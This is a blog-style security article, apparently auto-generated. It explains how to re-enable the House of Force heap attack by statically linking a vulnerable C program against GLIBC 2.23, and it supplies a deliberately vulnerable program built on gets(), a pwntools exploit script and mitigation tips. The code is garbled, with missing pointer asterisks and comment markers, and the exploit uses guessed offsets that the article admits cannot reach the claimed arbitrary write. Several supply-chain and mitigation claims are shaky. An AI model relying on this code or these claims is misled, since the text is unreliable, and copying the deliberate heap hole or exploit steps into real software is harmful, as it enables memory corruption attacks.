Listen to this Post
Introduction:

Modern binary exploitation has become an increasingly difficult endeavor due to the implementation of robust security mitigations. Features like stack canaries, fortified GLIBC sanity checks, and advanced memory management techniques have rendered classic heap exploitation methods, such as the House of Force, largely obsolete in contemporary environments. However, a novel attack vector does not rely on making a binary malicious, but rather on making a legitimate, vulnerable binary exploitable again. By recompiling a vulnerable application against an older, less secure GLIBC version and distributing it, an attacker can bypass static and dynamic analysis tools, effectively reintroducing ancient vulnerabilities into modern, “safe” systems. This article explores this technique, provides a practical step-by-step guide to replicating it, and outlines defensive strategies.
Learning Objectives:
- Understand the concept of downgrading GLIBC versions to bypass modern heap mitigations.
- Learn how to set up an isolated environment with an older GLIBC for binary recompilation.
- Execute a classic House of Force heap exploitation technique on a modern system.
- Analyze why static and dynamic analysis tools fail to detect this type of attack.
- Implement mitigation strategies to defend against these “zombie” vulnerabilities.
You Should Know:
- Recreating the Vulnerable Binary with an Older GLIBC
The core of this attack lies in the discrepancy between the development environment and the target environment. The original application, while using unsafe functions like `malloc` and `memcpy` in an insecure manner, is compiled with a modern toolchain. The modern GLIBC’s sanity checks prevent a classic heap overflow from escalating into a full House of Force exploit. The attacker’s goal is to remove these checks by re-linking the application against a vulnerable version of GLIBC.
Step‑by‑step guide to recreating the binary:
First, we need to set up a legacy environment. We will use Docker to create an isolated container running Ubuntu 16.04, which ships with GLIBC version 2.23, a version known to be vulnerable to the House of Force.
 On your host machine (or WSL)
 Pull the Ubuntu 16.04 image
docker pull ubuntu:16.04

Run the container in interactive mode and mount a directory to share files
docker run -it -v $(pwd):/shared --name glibc_downgrade ubuntu:16.04 /bin/bash
Once inside the container, update the package lists and install the essential build tools.
 Inside the Docker container
apt-get update
apt-get install -y build-essential gdb gcc
Now, let’s create a deliberately vulnerable C program (vuln.c). This program is a classic heap overflow example. It allocates a large chunk and then a smaller one, and allows the user to write data into the first chunk without proper bounds checking. This is a prime candidate for the House of Force.
// vuln.c
include <stdio.h>
include <stdlib.h>
include <string.h>

int main(int argc, char argv[]) {
// Allocate a large chunk (say 128 bytes) - the 'victim' chunk
char victim = malloc(128);
// Allocate another chunk
char another = malloc(32);

printf("Victim chunk address: %p\n", victim);
printf("Another chunk address: %p\n", another);

// VULNERABILITY: No bounds checking on the input!
// This allows us to overflow the 'victim' chunk's metadata.
printf("Enter data for victim chunk: ");
gets(victim); // gets() is inherently dangerous

// If the overflow corrupted the heap metadata, this next malloc could behave unexpectedly.
char target = malloc(128);
printf("Target chunk address: %p\n", target);
return 0;
}
Compile this program statically within the Ubuntu 16.04 container to embed the vulnerable GLIBC 2.23 code directly into the binary. The `-static` flag is crucial; it ensures that when the binary is moved, it won’t try to use the host’s modern GLIBC, but will instead rely on its own bundled, vulnerable version.
 Inside the Docker container
gcc -o vuln_static vuln.c -static -no-pie -fno-stack-protector
 -no-pie and -fno-stack-protector are used to simplify the example, focusing on heap exploitation.
Exit the container. The `vuln_static` binary is now in your shared directory, hardened only by the ancient, vulnerable GLIBC 2.23.
- Executing the House of Force on a Modern System
Now, move the `vuln_static` binary to a modern system (e.g., your WSL instance running a recent Ubuntu with GLIBC 2.35+). Because it’s statically linked, it will run without needing the host’s GLIBC. The binary is not malicious; it’s the same code as before, but now the bundled memory allocator is the old, vulnerable one. This is where the magic happens. The House of Force technique exploits the `top` chunk (the wilderness) in ptmalloc2. By overflowing the `victim` chunk, we can corrupt the size of the top chunk to a very large value (e.g., -1, which is interpreted as 0xffffffffffffffff). This allows us to request a chunk of an arbitrary size, effectively making `malloc` return a pointer to any location in memory.
Step‑by‑step guide to exploitation:
First, let’s run the binary and analyze its memory layout.
 On your modern WSL/Linux system
./vuln_static
 Note the addresses printed for 'victim' and 'another' chunk.
 Example output:
 Victim chunk address: 0x1d3d010
 Another chunk address: 0x1d3d0a0
 Enter data for victim chunk:
We need to craft an exploit. The goal is to overwrite the size of the top chunk. The top chunk is located after the `another` chunk. By overflowing from the `victim` chunk, we can write past the `another` chunk’s metadata and into the top chunk’s size field. The following Python script, when used with pwntools, automates this. Save it as exploit.py.
 exploit.py
from pwn import

Set up the process
p = process('./vuln_static')

Receive the memory addresses
p.recvuntil(b"Victim chunk address: ")
victim_addr = int(p.recvline().strip(), 16)
p.recvuntil(b"Another chunk address: ")
another_addr = int(p.recvline().strip(), 16)

log.success(f"Victim: {hex(victim_addr)}")
log.success(f"Another: {hex(another_addr)}")

Calculate the offset from the victim chunk's data section to the top chunk's size.
 This requires examining the heap layout. In this simplified example, the top chunk's
 size is located at another_addr + 0x20 (accounting for chunk headers). A precise offset
 would be found via debugging with GDB.
 For demonstration, we'll use a large offset that we know will reach the top chunk's size field.
 We will overwrite it with 0xffffffffffffffff (-1).
offset_to_top_size = 0x40  This is an estimated value and needs to be calculated per run.
payload = b'A'  offset_to_top_size
payload += p64(0xffffffffffffffff)  New size for the top chunk (-1)

Send the payload
p.sendline(payload)

Now, we request a new chunk. Malloc will see the top chunk size is massive.
 We can request a chunk of size (target_address - top_chunk_address - 2word_size).
 This forces malloc to return a pointer to our target address.
 For this example, let's try to make malloc return 0x41414141.
target_address = 0x41414141
top_chunk_address = another_addr + 0x20  Approximate address of the top chunk
malloc_size = target_address - top_chunk_address - 0x10  Adjust for metadata

Send the size for the next malloc request (this would be part of a more complex interaction)
 In our simple vuln.c, the next malloc(128) is hardcoded. A real exploit would require
 controlling the argument to malloc. This script demonstrates the principle.

p.interactive()
Explanation: The script calculates the offset from the start of our input buffer to the top chunk’s size field. It then sends a payload that overwrites that size with `-1` (all bits set to 1). When the program subsequently calls malloc(128), the allocator sees that the top chunk is huge. By controlling the requested size, we can trick `malloc` into returning a pointer to an arbitrary location, achieving an arbitrary write primitive.
3. Why Static and Dynamic Analysis Fails
This attack is insidious because the binary itself is not malicious in the traditional sense. It does not contain any shellcode, suspicious system calls, or attempts to connect to external servers.
Static Analysis Bypass: Tools like strings, objdump, or IDA Pro will show a standard binary that uses standard C library functions. The disassembled code will show calls to gets, printf, and malloc, which are common in many applications. There is no signature of a “virus” or “exploit” within the code itself. The maliciousness is not in the code, but in its context—the vulnerable memory allocator it carries with it.
Dynamic Analysis Bypass: When run in a sandbox or a dynamic analysis environment (like Cuckoo Sandbox), the binary will execute its intended function: it prints some addresses and waits for input. Unless the sandbox is specifically configured to monitor heap operations for ancient exploitation techniques (which is rare), it will see no anomalous behavior. The binary does not self-modify or attempt any privilege escalation until it receives a specific, hand-crafted input.
4. Mitigation Strategies: Defending Against Zombie Binaries
Defending against this type of attack requires a shift from simply scanning for malware to scrutinizing the runtime environment and the binary’s dependencies.
- Enforce Runtime GLIBC Linking: Avoid running statically linked binaries from untrusted sources. Use `ldd` to check if a binary is dynamically linked and which libraries it expects.
Check binary dependencies
ldd ./vuln_static
Output: "not a dynamic executable"
If a binary is statically linked, treat it with extreme suspicion unless it comes from a verified, trusted source (like an official software repository).
-
System-Level Heap Hardening: Modern systems have features that can protect even vulnerable binaries. Compile and enable Position Independent Executables (PIE) and stack canaries. More importantly, use kernel-level protections like ASLR.
Check if a binary is compiled with PIE
checksec --file=./vuln_static
Look for the "PIE" and "RELRO" lines.
-
Application Sandboxing with seccomp: Use `seccomp` (secure computing mode) to restrict the system calls a binary can make. Even if an attacker achieves an arbitrary write primitive, they still need to invoke a system call like `execve` to get a shell. A strict seccomp profile can block this.
Example using Firefox's seccomp policy as inspiration.
You can write a small wrapper that uses prctl(PR_SET_SECCOMP, ...) to filter syscalls.
-
Static Analysis of Dependencies: Use advanced tooling to inspect the embedded code in statically linked binaries. Tools like `checksec` and `file` are a start, but more sophisticated analysis can identify the version of GLIBC embedded within a binary by looking at specific function signatures or strings.
Attempt to find GLIBC version strings in a static binary
strings ./vuln_static | grep -i "glibc|gnu|version"
What Undercode Say:
- Key Takeaway 1: The real vulnerability is the dependency, not just the code. An application compiled with insecure functions but modern checks can be weaponized by recompiling it against a legacy, vulnerable library. The binary becomes a trojan horse for old bugs.
- Key Takeaway 2: Static analysis is not a silver bullet. The absence of malicious code does not guarantee safety. Security teams must adopt a “zero trust” posture towards binaries, especially those that are statically linked and originate from untrusted sources, as their behavior can be radically altered by specific environmental inputs.
This technique highlights a growing trend in cyber attacks: the exploitation of trust and the subtle manipulation of an application’s operational context rather than its inherent maliciousness. As defenders, we must look beyond the code and consider the entire software supply chain and execution environment as potential attack surfaces.
Prediction:
This “zombie binary” technique will likely evolve into a more sophisticated form of supply chain attack. Attackers will not just target end-users but will inject these “vulnerable-by-design” binaries into open-source repositories or development pipelines. Once integrated, the vulnerability lies dormant in the final product, waiting for an attacker to trigger it with a specific payload, effectively bypassing secure development lifecycles and code reviews that focus on logic flaws rather than the security properties of the embedded runtime. The future of defense will rely heavily on Software Bill of Materials (SBOMs) and runtime behavioral analysis that can detect anomalous memory operations, even in the absence of known malware signatures.
▶️ Related Video (82% Match):
https://www.youtube.com/watch?v=2QFJLszvDwg
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Shirwal Abhijit – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


